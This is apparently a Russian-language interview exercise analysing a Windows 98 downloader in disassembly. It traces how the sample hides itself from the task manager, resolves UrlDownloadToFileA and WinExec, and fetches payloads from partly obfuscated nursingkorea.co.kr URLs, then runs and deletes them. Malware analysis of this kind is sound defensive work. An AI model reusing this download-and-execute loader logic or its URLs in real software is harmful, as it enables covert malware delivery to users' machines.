


Interview - анализ ВПО для Win98

```
public start
start proc near
xor     eax, eax
call    GetTickCount
cmp     eax, 59
jnb     short loc_401015
```

Происходит очищение регистра `eax`, и вызов `GetTickCount`. По документации функция возвращаемое значение - количество миллисекунд с момента запуска системы. Значение возвращается через регистр `eax`, и следующей инструкцией сравнивается со значением 59.

`jb` выполняет переход, если первый операнд меньше второго - то есть если `GetTickCount` вернул значение меньше, чем 59.

Если возвращается больше - то перехода не будет и тогда выполняется следующий код:




```
nop
mov     n85, 55h ; 'U'
nop
```

В переменную `n85` записывается символ 'U'. По этому адресу находятся следующие данные

```
seg002:0040304E ; CHAR n85
seg002:0040304E n85          db 0          ; DATA XREF: start+D1w
seg002:0040304E             ; start+75fo
seg002:0040304F aRldownloadtofi db 'RLDownloadToFileA',0
```

Далее в любом случае (т.е. и если будет переход `jb`) выполняется следующий код:




```
loc_401015:
push     offset kernel32_dll ; "kernel32.dll"
call     LoadLibraryA
or       eax, eax
jz       short loc_401046
```

В стек помещается "kernel32.dll" и вызывается функция `LoadLibraryA`. Функция вызывается по соглашению `stdcall` - аргументы передаются через стек, а значит, 'kernel32' - её аргумент. Функция `LoadLibraryA` вернет дескриптор модуля для доступа к нему или `NULL`, если загрузить библиотеку не получилось.

С помощью инструкции `or eax, eax` проверяется, удалось ли загрузить библиотеку, т.к. значение возвращается через регистр `eax`. Если возвращается `NULL`, то выполнение передается на snippet, который через `GetProcAddress` запрашивает "WinExec" и в случае неудачи (так как библиотеку загрузить не удалось) передает управление коду, очищающему регистр `eax`, и вызывающему `ExitProcess` для завершения работы.

В случае успешной загрузки библиотеки перехода по `jz` не происходит, и управление передается следующему коду:



```
mov     hModule, eax
push     offset ProcName ; "RegisterServiceProcess"
push     eax             ; hModule
call     GetProcAddress
or       eax, eax
jz       short loc_401046
```

Так как регистр `eax` не очищается после возврата из `LoadLibraryA`, а только проверяется с помощью `or eax, eax`, то инструкция `mov hModule, eax` записывает указатель на обработчик/дескриптор модуля. Затем в стек пушатся имя процесса "RegisterServiceProcess" и указатель на обработчик модуля. Затем вызывается `GetProcAddress`. Вызов по

соглашению stdcall - аргументы передаются через стек справа налево.

То есть происходит вызов GetProcAddress("kernel32.dll handle", "RegisterServiceProcess"). Она извлекает адрес экспортируемой функции из DLL и возвращает его в случае успешного выполнения. В случае сбоя возвращает NULL. Если вернуло Null - управление через неудачную попытку вызова WinExec передается участку программы, вызывающему ExitProcess для завершения работы программы.

```
mov     RegisterServiceProcess, eax
push    1
push    0
call    RegisterServiceProcess
```

В случае успешного выполнения адрес функции RegisterServiceProcess из eax загружается в переменную, пушатся 1 и 0 как аргументы функции и вызывается RegisterServiceProcess(0,1) - текущий процесс регистрируется как системный. По информации из интернета, это помогает скрыть процесс, для которого вызывается эта функция, из диспетчера задач (а.к.а повышение привилегий)

Далее выполняется следующий код:

```
loc_401046:
mov     eax, hModule
push    offset aWinexec ; "WinExec"
push    eax              ; hModule
call    GetProcAddress
or      eax, eax
jz      loc_401115
```

Обработчик модуля kernel32.dll загружается в eax, затем пушится имя функции WinExec в стек, после пушится адрес обработчика модуля и вызывается GetProcAddress для загрузки адреса функции WinExec и проверяет с помощью or eax, eax успешность выполнения. Если вернулось NULL - переходит к участку кода, очищающему eax и вызывающему ExitProcess для завершения работы.

В случае успешного выполнения адрес сохраняется в выделенное место и выполняется следующий код

```
mov     WinExec, eax
push    offset aUrlmonDll ; "urlmon.dll"
call    LoadLibraryA
or      eax, eax
jz      loc_401115
```

По уже знакомому паттерну загружается библиотека urlmon.dll

```
push    offset n85 ; RegisterServiceProcess
push    eax ; hModule
call    GetProcAddress
or      eax, eax
jz      loc_401115
```

Далее по оффсету, в начало которого записывалось "U":

Direction	Type	Address	Text
Up	w	start+D	mov n85, 55h ; 'U'
	o	start+75	push offset n85; RegisterServiceProcess

находится строковая переменная, нуль-символ которой (конец строки) находится ниже

```
seg002:0040304E n85 db 0 ; DATA XREF: start+D↑w
seg002:0040304E ; start+75↑o
seg002:0040304F aRldownloadtofi db 'RLDownloadToFileA',0
```

И тогда в стек пушится UrlDownloadToFileA, а обработчик библиотеки уже сохранен в eax, и через него пушится в стек, и

вызывается GetProcAddress("urlmon.dll", "UrlDownloadToFileA")

Через `eax`, `eax` проверяется, есть ли доступ к адресу этой функции - если вернулось `NULL`, то управление передается части кода, очищающей `eax` и вызывающей `ExitProcess`.

В случае успешного получения адреса функции выполняется следующий код:

```
mov     UrlDownloadToFileA, eax
mov     eax, offset aHttpNursingkor ; "http://nursingkorea.co.kr/images/inf2.p"...
mov     ebx, offset aCBootBak ; "c:\\boot.bak"
xor     ecx, ecx
mov     n49, 31h ; '1'
mov     byte ptr aHttpNursingkor+2Ch, 31h ; '1' ; "s"
call    sub_40111E
mov     eax, offset byte_40308F
mov     ebx, offset aC459Exe ; "c:\\459\\.exe"
mov     ecx, ebx
mov     n49, 31h ; '1'
mov     byte ptr aC459Exe+6, 31h ; '1' ; "\\ .exe"
call    sub_40111E
mov     n49, 32h ; '2'
mov     byte ptr aC459Exe+6, 32h ; '2' ; "\\ .exe"
call    sub_40111E
mov     eax, offset aHttpNursingkor ; "http://nursingkorea.co.kr/images/inf2.p"...
xor     ecx, ecx
mov     byte ptr aHttpNursingkor+2Ch, 32h ; '2' ; "s"
mov     ebx, offset aCBootBak ; "c:\\boot.bak"
call    sub_40111E
mov     eax, offset byte_40308F
mov     ebx, offset aC459Exe ; "c:\\459\\.exe"
mov     ecx, ebx
mov     n49, 34h ; '4'
mov     byte ptr aC459Exe+6, 34h ; '4' ; "\\ .exe"
call    sub_40111E
```

Адрес функции записывается в выделенное место из `eax`. Далее в `eax` загружается строка url-адреса, а в `ebx` записывается указатель на строку "c:\\boot.bak".

Обнуляется регистр `ecx` с помощью инструкции `xor ecx, ecx`.

Далее по адресу переменной `n49` записывается символ "1", это модификация другого url-адреса:

```
seg002:0040308F UrlAddress_2 db 'h' ; DATA XREF: start+ACfo
seg002:0040308F ; start+F6fo
seg002:00403090 dd ':ptt', 'un//', 'nistr', 'rokg', 'c.ae', 'rk.o', 'ami/'
seg002:004030AC dd '/seg'
seg002:004030B0 db 'm', 'e', 'd'
seg002:004030B3 n49 db 's' ; DATA XREF: start+99fw
seg002:004030B3 ; start+B8fw ...
seg002:004030B4 aGif db '.gif',0
```

И также по адресу первого url-адреса по сдвигу `0x2C` записывается "1".

То есть на момент вызова:

- в регистре `eax` - модифицированный url-адрес
 - в регистре `ebx` - путь и имя файла
 - обнуленный счетчик `ecx`
 - модифицирован другой url-адрес
- Рассмотрим вызываемую функцию

```

; int __usercall download_execute_delete@<eax>(int a1@<eax>, const CHAR *lpCmdLine@<ebx>)
download_execute_delete proc near
push    ebx
push    eax
push    0
push    0
push    ebx
push    eax
push    0
call    UrlDownloadToFileA
nop
nop
nop
or      ecx, ecx
jz      short loc_40113E

```

```

push    0          ; uCmdShow
push    ebx        ; lpCmdLine
call    WinExec

```

```

loc_40113E:          ; dwMilliseconds
push    5E7h
call    Sleep
push    ebx        ; lpFileName
call    DeleteFileA
pop     eax
pop     ebx
retn
download_execute_delete endp

```

Эта функция вызывается в коде несколько раз, и можно сказать, что сначала она загружает в стек аргументы для вызова функции UrlDownloadToFileA.

Таким образом, в регистре eax лежит адрес загрузки, а в ebx - путь и название загруженного файла.

Загруженный файл запускается через WinExec, если в ecx не 0 - это проверяется с помощью инструкции or ecx, ecx.

После этого (так же как и в случае 0 в ecx) вызывается Sleep на 0x57E миллисекунд и загруженный файл удаляется.

В данном вызове файл запускаться не будет - регистр ecx обнулен и не изменяется.

Рассмотрим следующий вызов

```

mov     eax, offset UrlAddress_2 ; a1
mov     ebx, offset fileName ; "c:\\459\\1.exe"
mov     ecx, ebx
mov     n49, '1'
mov     byte ptr fileName+6, '1' ; "\\1.exe"
call    download_execute_delete

```

В регистр EAX заносится адрес другого url-адреса, в ebx - адрес пути и имени загружаемого файла

Имя модифицируется - устанавливается имя файла 1.exe. Также модифицируется URL-адрес. Перед вызовом файла ecx не обнуляется - а значит, при вызове функции произойдет загрузка файла и запуск 1.exe, а после - его удаление.

Следующие вызовы происходят в похожей манере:

```

mov     byte ptr fileName+0, '1' ; "\\.\exe"
call    download_execute_delete
mov     n49, '2'
mov     byte ptr fileName+6, '2' ; "\\.\exe"
call    download_execute_delete
mov     eax, offset UrlAddress_1 ; "http://nursingkorea.co.kr/images/inf2.p"...
xor     ecx, ecx
mov     byte ptr UrlAddress_1+2Ch, '2' ; "s"
mov     ebx, offset CmdLine ; "c:\\boot.bak"
call    download_execute_delete
mov     eax, offset UrlAddress_2 ; a1
mov     ebx, offset fileName ; "c:\\459\\.\exe"
mov     ecx, ebx
mov     n49, '4'
mov     byte ptr fileName+6, '4' ; "\\.\exe"
call    download_execute_delete

```

Только тут происходят другие модификации как URL-адресов, так и имен файлов.

Будут запущены и удалены в ходе работы оставшегося кода - c:\459\2.exe, c:\459\4.exe